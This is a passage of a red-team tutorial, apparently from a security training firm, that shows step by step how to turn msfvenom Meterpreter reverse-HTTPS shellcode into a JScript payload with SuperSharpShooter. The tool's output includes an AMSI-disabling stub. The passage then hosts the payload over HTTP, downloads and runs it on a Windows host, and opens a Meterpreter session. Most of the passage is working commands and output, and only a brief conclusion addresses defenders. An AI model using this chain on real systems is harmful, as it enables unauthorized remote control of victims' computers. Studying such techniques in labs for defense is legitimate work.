(sharpshooter) └kali@kali ~/SuperSharpShooter <master>
└─ pip install jsmin
Collecting jsmin
  Using cached jsmin-3.0.1-py3-none-any.whl
Installing collected packages: jsmin
Successfully installed jsmin-3.0.1
(sharpshooter) └kali@kali ~/SuperSharpShooter <master>
└─ pip install colorama
Collecting colorama
  Using cached colorama-0.4.6-py2.py3-none-any.whl.metadata (17 kB)
Using cached colorama-0.4.6-py2.py3-none-any.whl (25 kB)
Installing collected packages: colorama
Successfully installed colorama-0.4.6
(sharpshooter) └kali@kali ~/SuperSharpShooter <master>
└─
```

Generating the Final Script Payload

In this step, we prepare the actual payload for the target and wrap it into a script based delivery format.

Firstly, msfvenom is used to generate a **64-bit Meterpreter reverse HTTPS shellcode**. The payload is configured to:

- Match modern x64 Windows systems
- Use HTTPS for encrypted command and control
- Exit cleanly using a thread based exit function

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.36 LPORT=443 EXITFUNC=thread -f raw -o shell.txt
```

```
(sharpshooter) └kali@kali ~/SuperSharpShooter/output <master>
└─ ls
reverse.js
(sharpshooter) └kali@kali ~/SuperSharpShooter/output <master>
└─ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

The developers generate the output in raw shellcode format, which makes it suitable for embedding into custom loaders rather than compiling it as an executable.

Then, **SuperSharpShooter** is used to convert this raw shellcode into a **JScript-compatible payload**. This tool wraps the shellcode in a .NET execution context and outputs a final reverse.js file.

```
python SuperSharpShooter.py --stageless --dotnetver 4 --rawscfile /home/kali/shell.txt --payload js --output reverse
```



```
(sharpshooter) kali@kali ~/SuperSharpShooter <master>
└─> python SuperSharpShooter.py --stageless --dotnetver 4 --rawscfile /home/kali/shell.txt --payload js --output reverse

/home/kali/SuperSharpShooter/SuperSharpShooter.py:56: SyntaxWarning: invalid escape sequence '_'
print(x.banner)
/home/kali/SuperSharpShooter/SuperSharpShooter.py:53: SyntaxWarning: invalid escape sequence '_'
"""
/home/kali/SuperSharpShooter/SuperSharpShooter.py:242: SyntaxWarning: invalid escape sequence '\S'
x.macro_amsi_stub = """      regpath = "HKCU\Software\Microsoft\Windows Script\Settings\AmsiEnable"
/home/kali/SuperSharpShooter/SuperSharpShooter.py:421: SyntaxWarning: invalid escape sequence '\['
x.sc = re.sub('(byte[\] buf.*{[];\|\\n)',',',x.sc)

SUPER/SHARP SHOOTER/

Dominic Chell, @domchell, MD5Sec ActiveBreach, v2.0
SYNIDE, v3.1 Clinical Precision

[*] Preview: var entry_class = 'Shar'+pSh+'oote'+r';
[*] Written delivery payload to output/reverse.js
```

At this point, reverse.js is the final artifact delivered to the target.

Host Payload

A Python HTTP server is started to host the script. You may have plenty of choices.

You can refer to the following resource for various file transfer techniques on Windows and Linux: click [here](#).

```
(sharpshooter) kali@kali ~/SuperSharpShooter/output <master>
└─> ls
reverse.js
(sharpshooter) kali@kali ~/SuperSharpShooter/output <master>
└─> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download Script on Target

The target retrieves reverse.js using a built in download method.



```
PS C:\Users\sanjeet> wget http://192.168.1.36/reverse.js -o reverse.js
PS C:\Users\sanjeet> dir

Directory: C:\Users\sanjeet

Mode                LastWriteTime         Length Name
----                -
d-----          1/17/2026   5:22 PM             .nuget
d-----          1/17/2026   4:10 PM             .templateengine
d-r---          1/17/2026   2:56 PM           3D Objects
d-r---          1/17/2026   2:56 PM           Contacts
d-r---           2/2/2026  11:41 PM           Desktop
d-r---           2/2/2026  11:23 PM          Documents
d-r---           2/3/2026   3:50 PM          Downloads
d-r---          1/17/2026   2:56 PM          Favorites
d-r---          1/17/2026   2:56 PM           Links
d-r---          1/17/2026   2:56 PM           Music
d-r---          1/17/2026   2:58 PM         OneDrive
d-r---          1/17/2026   2:58 PM          Pictures
d-r---          1/17/2026   2:56 PM        Saved Games
d-r---          1/17/2026   2:58 PM          Searches
d-----          1/17/2026   4:59 PM           source
d-r---          1/21/2026   2:30 PM          Videos
-a-----         12/7/2019   2:39 PM       27648 calc2.exe
-a-----           2/1/2026   2:26 PM           0 gpupdate
-a-----           2/1/2026   2:26 PM           0 ipconfig
-a-----           2/3/2026   5:46 PM       24997 reverse.js

PS C:\Users\sanjeet> .\reverse.js
PS C:\Users\sanjeet>
```

Execute and Receive Shell

Finally, the script runs through Windows Script Host and establishes a stable x64 Meterpreter session over HTTPS, with checks confirming correct architecture, in memory execution, and no dropped files.

```
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.1.36:443
[!] https://192.168.1.36:443 handling request from 192.168.122.189; (UUID: 69tqpnr3) Wit
[*] https://192.168.1.36:443 handling request from 192.168.122.189; (UUID: 69tqpnr3) Sta
[!] https://192.168.1.36:443 handling request from 192.168.122.189; (UUID: 69tqpnr3) Wit
[*] Meterpreter session 1 opened (192.168.1.36:443 -> 192.168.122.189:54068) at 2026-02-

meterpreter > sysinfo
Computer      : DESKTOP-U5ELAH2
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```



Conclusion

Restricting executables helps, but it's not sufficient. Script-based, in memory execution using trusted components can bypass many controls; highlighting a reliable red team foothold and a key reminder for defenders that execution context matters more than file type.



FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

